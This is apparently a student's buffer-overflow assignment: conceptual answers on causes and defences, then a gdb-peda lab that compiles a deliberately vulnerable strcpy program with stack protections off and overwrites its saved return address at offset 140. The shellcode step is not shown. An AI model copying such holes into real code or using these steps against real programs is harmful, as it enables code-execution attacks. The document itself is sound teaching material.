Q1

A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold which might result in putting data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers.

This vulnerability usually occurs when user input is not properly sanitized or buffer is not big enough to hold data.

Exploiting buffer overflow can corrupt data (stack or heap), crash the program or system, or cause the execution of malicious code (stack smashing).

Q2

- Using languages that are highly immune to buffer overflow (e.g., Python and C#)
- Sanitizing and bound checking user input to prevent overwriting into buffers
- Avoiding standard library functions that have not been bound-checked (e.g., gets, scanf, etc.)
- Address space layout randomization (ASLR): Buffer overflow attacks typically need to know where executable code is located. ASLR moves at random around locations of data regions to randomize address spaces
- Data execution prevention: This method prevents an attack from being able to run code in non-executable regions by flagging areas of memory as executable or non-executable

Q3

Since Java Strings are based on char arrays and Java automatically checks array bounds, buffer overflows are only possible in unusual scenarios:

- If you call native code via JNI
- In the JVM itself (usually written in C++)
- The interpreter or JIT compiler does not work correctly (Java bytecode mandated bounds checks)

Q4

Practical Question

vulnerable Code:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void copy(char *input) {
  char buffer[128];
  strcpy(buffer, input);
  printf("buffer is: %s\n", buffer);
  return;
}

int main(int argc, char *argv[]) {

  if (argc == 1)
    return 1;
  copy(argv[1]);

  return 0;
}
```

I used the following command to compile the code

```
gcc -z execstack -fno-stack-protector -o overflow main.c
```

here's the disassembly of the executable file

- **main**

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x000011e2 <+0>:     lea    ecx,[esp+0x4]
   0x000011e6 <+4>:     and    esp,0xfffffff0
   0x000011e9 <+7>:     push   DWORD PTR [ecx-0x4]
   0x000011ec <+10>:    push   ebp
   0x000011ed <+11>:    mov    ebp,esp
   0x000011ef <+13>:    push   ecx
   0x000011f0 <+14>:    sub    esp,0x4
   0x000011f3 <+17>:    call   0x122c <__x86.get_pc_thunk.ax>
   0x000011f8 <+22>:    add    eax,0x2dfc
   0x000011fd <+27>:    mov    eax,ecx
   0x000011ff <+29>:    cmp    DWORD PTR [eax],0x1
   0x00001202 <+32>:    jne    0x120b <main+41>
   0x00001204 <+34>:    mov    eax,0x1
   0x00001209 <+39>:    jmp    0x1224 <main+66>
   0x0000120b <+41>:    mov    eax,DWORD PTR [eax+0x4]
   0x0000120e <+44>:    add    eax,0x4
   0x00001211 <+47>:    mov    eax,DWORD PTR [eax]
   0x00001213 <+49>:    sub    esp,0xc
   0x00001216 <+52>:    push   eax
   0x00001217 <+53>:    call   0x1199 <copy>
   0x0000121c <+58>:    add    esp,0x10
   0x0000121f <+61>:    mov    eax,0x0
   0x00001224 <+66>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x00001227 <+69>:    leave
   0x00001228 <+70>:    lea    esp,[ecx-0x4]
   0x0000122b <+73>:    ret
End of assembler dump.
```

- **copy**


```
gdb-peda$ disas copy
Dump of assembler code for function copy:
   0x00001199 <+0>:     push   ebp
   0x0000119a <+1>:     mov    ebp,esp
   0x0000119c <+3>:     push   ebx
   0x0000119d <+4>:     sub    esp,0x84
   0x000011a3 <+10>:    call   0x10a0 <__x86.get_pc_thunk.bx>
   0x000011a8 <+15>:    add    ebx,0x2e4c
   0x000011ae <+21>:    sub    esp,0x8
   0x000011b1 <+24>:    push   DWORD PTR [ebp+0x8]
   0x000011b4 <+27>:    lea    eax,[ebp-0x88]
   0x000011ba <+33>:    push   eax
   0x000011bb <+34>:    call   0x1050 <strcpy@plt>
   0x000011c0 <+39>:    add    esp,0x10
   0x000011c3 <+42>:    sub    esp,0x8
   0x000011c6 <+45>:    lea    eax,[ebp-0x88]
   0x000011cc <+51>:    push   eax
   0x000011cd <+52>:    lea    eax,[ebx-0x1fec]
   0x000011d3 <+58>:    push   eax
   0x000011d4 <+59>:    call   0x1040 <printf@plt>
   0x000011d9 <+64>:    add    esp,0x10
   0x000011dc <+67>:    nop
   0x000011dd <+68>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x000011e0 <+71>:    leave
   0x000011e1 <+72>:    ret
End of assembler dump.
```

put a breakpoint after strcpy with the following command

```
gdb-peda$ br *copy+39
Breakpoint 1 at 0x11c0
```

run the program and fill the buffer (with no overflow) using python -c

```
r $(python -c "print('A'*127)")
```



Registers:

```
gdb-peda$ i frame
Stack level 0, frame at 0×bfffef60:
 eip = 0×4011c0 in copy; saved eip = 0×40121c
 called by frame at 0×bfffef90
 Arglist at 0×bfffef58, args:
 Locals at 0×bfffef58, Previous frame's sp is 0×bfffef60
 Saved registers:
  ebx at 0×bfffef54, ebp at 0×bfffef58, eip at 0×bfffef5c
gdb-peda$
```

Stack around eip:

```
gdb-peda$ x/16dwx 0xbfffef5c-44
0xbfffef30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef40:     0x41414141      0x41414141      0x41414141      0x00414141
0xbfffef50:     0x00000000      0xb7e1dff4      0xbfffef78      0x0040121c
0xbfffef60:     0xbffff23a      0xb7fdbd41      0xb7c1c9a2      0x004011f8
gdb-peda$
```

0x0040121c is the return address, which is exactly the instruction after calling copy in **main**

We can see that this return address is not overflowed, let's change that!

we need another 12 bytes to reach eip, so let's run the program again using this command

```
r $(python -c "print('A'*(128+12)+'YYZZ')")
```

here's the result


```
gdb-peda$ i frame
Stack level 0, frame at 0xbfffef50:
 eip = 0x4011c0 in copy; saved eip = 0x5a5a5959
 called by frame at 0xbfffef54
 Arglist at 0xbfffef48, args:
 Locals at 0xbfffef48, Previous frame's sp is 0xbfffef50
 Saved registers:
  ebx at 0xbfffef44, ebp at 0xbfffef48, eip at 0xbfffef4c
gdb-peda$ x/16dwx 0xbfffef4c-44
0xbfffef20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef40:     0x41414141      0x41414141      0x41414141      0x5a5a5959
0xbfffef50:     0xbffff200      0xb7fdbd41      0xb7c1c9a2      0x004011f8
gdb-peda$
```

As you can see, the string ZZYY has replaced the return address.

now we know the offset to reach eip is 140.

Let's repeat the process, but this time using **pattern**.

```
pattern arg 200
r
continue
pattern search
```



Shellcode injection attack is in the recorded video